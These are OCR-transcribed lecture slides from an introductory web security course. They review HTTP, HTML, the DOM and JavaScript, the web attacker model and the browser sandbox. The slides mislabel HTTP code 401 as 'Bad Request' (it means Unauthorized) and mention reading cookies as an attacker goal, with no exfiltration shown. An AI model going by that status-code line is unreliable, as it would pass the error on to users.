
ECE 455: CYBERSECURITY

Lecture #10

Daniel Gitzel

WEB SECURITY

The Big Picture




REVIEW OF THE INTERNET

What is the Web? (Review)

- **The web is a platform**
  - Deploying applications
  - Sharing information
  - Portable (mobile)
  - Secure
- **The web is infrastructure**
  - Browser software
  - Server software
  - Hardware, routers, servers, switches, etc.

URLs

- **“Uniform Resource Locator”**
  - Identifier of network-retrievable resources
- **Complex non-standard formats exist**
  - General case is difficult to parse
  - Parsing is browser specific




HTTP

Widely used communication protocol


HTTP Request

- **Basic HTTP methods**
  - GET: no side effect
  - POST: possible side effect
- **Both are used interchangeably and may not honor side-effect rules**




HTTP Response

- **Standard Response Codes**
  - 200: OK
  - 401: Bad Request
  - 403: Forbidden
  - 404: Not Found
  -



Typical Web Page

- **Resources**
  - HTML (structure)
  - CSS (style, layout)
  - JavaScript (interactivity, layout, etc.)
  - Media (images, audio, video)



HTML

Structured document language

Supports images, objects, forms, links

index.html

```
<html>
    <body>
        <div>
            foo
            <a href="http://google.com">Go to Google!</a>
        </div>
        <form>
            <input type="text" />
            <input type="radio" />
            <input type="checkbox" />
        </form>
    </body>
</html>
```

CSS

Styling language used to present and render content

index.css

```
p.serif {
font-family: "Times New Roman", Times, serif;
}
p.sansserif {
font-family: Arial, Helvetica, sans-serif;
}
```


JavaScript

Powerful, high-level, dynamically typed programming language

Supported by nearly all modern browsers

```
<script>
function myFunction() {
document.getElementById("demo").innerHTML = ”Text changed.";
}
</script>
```

Page Rendering




DOM (Document Object Model)

- **Cross-platform and language-independent interface**
- **HTML document as a tree structure**
  - A node is an object representing a part of the document
    - Event handlers can be attached to nodes. Once an event is triggered, the event handlers get executed.
  - Methods allow programmatic access to the tree
    - Can change the structure, style or content of a document.

DOM Example

```
<html> <body>
<h1>This is the title</h1>
<div>
<p>This is a sample page.</p>
<script>alert("Hello world");</script>
<iframe src="http://example.com">
</iframe>
</div>
</body> </html>
```




JavaScript and the DOM

- **What can you do with JavaScript?**
  - JS embedded in a page can modify the DOM
  - Nearly arbitrary changes are possible!
- **Attacker goal: get JS to execute on page**
  - Change HTML content
  - Change images
  - Hide elements
  - Read or change cookies (var x =document.cookie;)


Frames

- **Enable embedding a page with a page**
  - Allows easy content integration
  - Frame can only draw in its window

The Big Picture



Where does the attacker live?



Web Attacker

- **Controls a malicious website (attacker.com)**
  - Can even obtain SSL/TLS certificate for site
- **User visits attacker.com – why?**
  - Phishing email, enticing content, search results, placed by an ad network, blind luck ...
- **Attacker has no other access to user machine!**
- **Variation: good site** honest.com**, but:**
  - An iframe with malicious content included
  - Website has been compromised (malicious ad, injection attack, etc.)

Two Sides of Web Security

- **(1) Web browser**
  - Responsible for securely confining content presented by visited websites
- **(2) Web applications**
  - Online merchants, banks, blogs, Google Apps ...
  - Mix of server-side and client-side code
    - Server-side code written in PHP, Ruby, ASP, JSP
    - Client-side code written in JavaScript
  - Many potential bugs: XSS, XSRF, SQL injection

All of These Should Be Safe

- **Ideal browser experience**
  - Safe to visit a malicious site
  - Safe to visit two sites in one browser
  - Safe delegation and embedding

Browser Security Model

- **Goal 1: Protect local system from web attacker**
  - Browser Sandbox
- **Goal 2: Isolate web content from other web content**
  - Same Origin Policy (and sandbox)

THE SANDBOX

